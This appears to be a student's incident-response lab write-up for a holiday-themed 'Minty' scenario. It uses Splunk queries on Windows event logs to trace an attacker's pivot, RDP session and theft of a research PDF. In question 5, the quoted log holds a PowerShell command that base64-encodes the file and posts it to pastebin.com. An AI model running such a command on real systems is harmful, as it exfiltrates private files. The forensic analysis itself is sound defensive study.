
the person responsible for overseeing the network and systems can make the right decision.

Part 2 – Incident Response:



^Uploading the minty file.


1. The attacker pivoted to another workstation using credentials gained from Minty's computer. Which account name was used to pivot to another machine?



^EventID 4648 means that a logon was attempted using explicit credentials. The account name was specified to be pointing on Minty as this was gained from Minty's computer. 4624 EventID was also looked for as this meant that there was a successful account login.


(8:13 pm)

Full Query: source="Minty_download_malicious_activity.csv" host="MSEDGEWIN10" index="main" sourcetype="csv" EventID=4648 OR EventID=4624 AccountName=minty




The account name (Domain in this case) that was used to pivot to another workstation is NORTHPOLE as shown in the box. (8:13 pm)


This, however, does not show the entire story.



^I have to filter for the accountDomain especially, so I have to add in the query AccountDomain=NORHTPOLE to get the actual account name responsible to pivoting. (8:55 pm).


Query: source="Minty_download_malicious_activity.csv" host="MSEDGEWIN10" index="main" sourcetype="csv" EventID=4648 OR EventID=4624 AccountName!=SYSTEM AccountDomain=NORTHPOLE







^This proves that the AccountName used to pivot the machine is alabaster (8:57 pm)

2. What is the time (HH:MM:SS) the attacker makes a Remote Desktop connection to another machine?



^logon type = 10 refers to remote desktop connections so the query was slightly altered to look for the specified connections only. (8:34 pm)






^The time is 22:04:28 (8:34 pm)

Query: source="Minty_download_malicious_activity.csv" host="MSEDGEWIN10" index="main" sourcetype="csv" EventID=4648 OR EventID=4624 LogonType="10"

| stats count by _time

3. The attacker navigates the file system of a third host using their Remote Desktop Connection to the second host. What is the SourceHostName ,DestinationHostname , LogonType of this connection?




Type		Field	Value
Selected	☑	AccountDomain	NORTHPOLE
	☑	DestinationHostname	elfu-res-wks2
	☑	EventID	4624
	☑	LogonType	10
	☑	SourceHostName	ELFU-RES-WKS2
	☑	host	MSEDGEWIN10
	☑	source	Minty_download_malicious_activity.csv
	☑	sourcetype	csv
	☑	timestamp	2019-11-19T06:04:28.000Z

^Because I already learned that the Logon type is equal to 10 in representation of a remote desktop communication, as well as the fact alabaster is the account name that the attacker used is what is in question. I just slightly modified the query. (9:10 pm)

Query: source="Minty_download_malicious_activity.csv" host="MSEDGEWIN10" index="main" sourcetype="csv" EventID=4648 OR EventID=4624 LogonType="10" AccountName=alabaster

4. What is the full-path + filename of the secret research document after being transferred from the third host to the second host?




^Found a suspicious file command from going more in depth with alabaster user account and searching for EventID= 1 where process creation occurs as this is where the filename is activated for the actual exfiltration. (10:46 pm)

^This full path and file name shown above within the message displayed. (10:46 pm)

Query:

source="Minty_download_malicious_activity.csv" host="MSEDGEWIN10" index="main" sourcetype="csv" EventID=1 UserAccount=alabaster

This of course was just a stroke of luck as EventID=2 actual deals with the creation of the file so from changing the query's' EventID to 2 we are able to get this result:



^this is of course with the mind that the message contains the keyword "research" now. (11:21 pm).


TargetFilename	C:\Users\alabaster\Desktop\super_secret_elfu_research.pdf

^Note this answer is technically still the same, but I do not know how clear of an output that you are expecting so I am also adding in the path of the exact moment where the file was created.

Query:

source="Minty_download_malicious_activity.csv" host="MSEDGEWIN10" index="main" sourcetype="csv" EventID=2 message="*research*"

5. What is the IPv4 address (as found in logs) the secret research document was exfiltrated to?



^Now that I know the message has a keyword “research in it, I can just track its activities and follow the later event. (11:02 pm)

Type	Field	Value	Actio
Selected	EventID	1	
	host	MSEDGEWIN10	
	source	Minty_download_malicious_activity.csv	
	sourcetype	csv	
	timestamp	2019-11-19T06:14:24.000Z	
Event	CommandLine	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe Invoke-WebRequest -Uri https://pastebin.com/post.php -Method POST -Body @{ "submit_hidden" = "submit_hidden"; "paste_code" = ${[Convert]::ToBase64String([IO.File]::ReadAllBytes("C:\Users\alabaster\Desktop\super_secret_elfu_research.pdf"))}; "paste_format" = "1"; "paste_expire_date" = "N"; "paste_private" = "0"; "paste_name"="cookie recipe" }	
	ParentProcessCommandLine	"C:\Windows\Explorer.EXE"	
	ParentProcessId	1102	
	ParentProcessImage	C:\Windows\Explorer.EXE	
	ProcessId	1232	
	ProcessImage	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	
	UserAccount	alabaster	
	WindowsLogType	Microsoft-Windows-Sysmon/Operational	
	extracted_source	elfu-res-wks2	


extracted_source	elfu-res-wks2

^the area where the file was dropped off in the later event can be seen above. (11:06 pm)


Now that I know where the file is dropped off and extracted to, I can look more in-depth at where the source is in terms of Ipv4.

^Query:

source="Minty_download_malicious_activity.csv" host="MSEDGEWIN10" index="main" sourcetype="csv" message= "*research*"



^with how the gl2_remote_ip is included I am able to tell what the address is on where the exfiltration was targeted to. This is due to house despite the remote ip being linked to the source address, the source address was already pointed to the source of elfu where the exfiltration was occurring. (11:16 pm)



^This completes the question on what the IPv4 address that the file was exfiltrated to.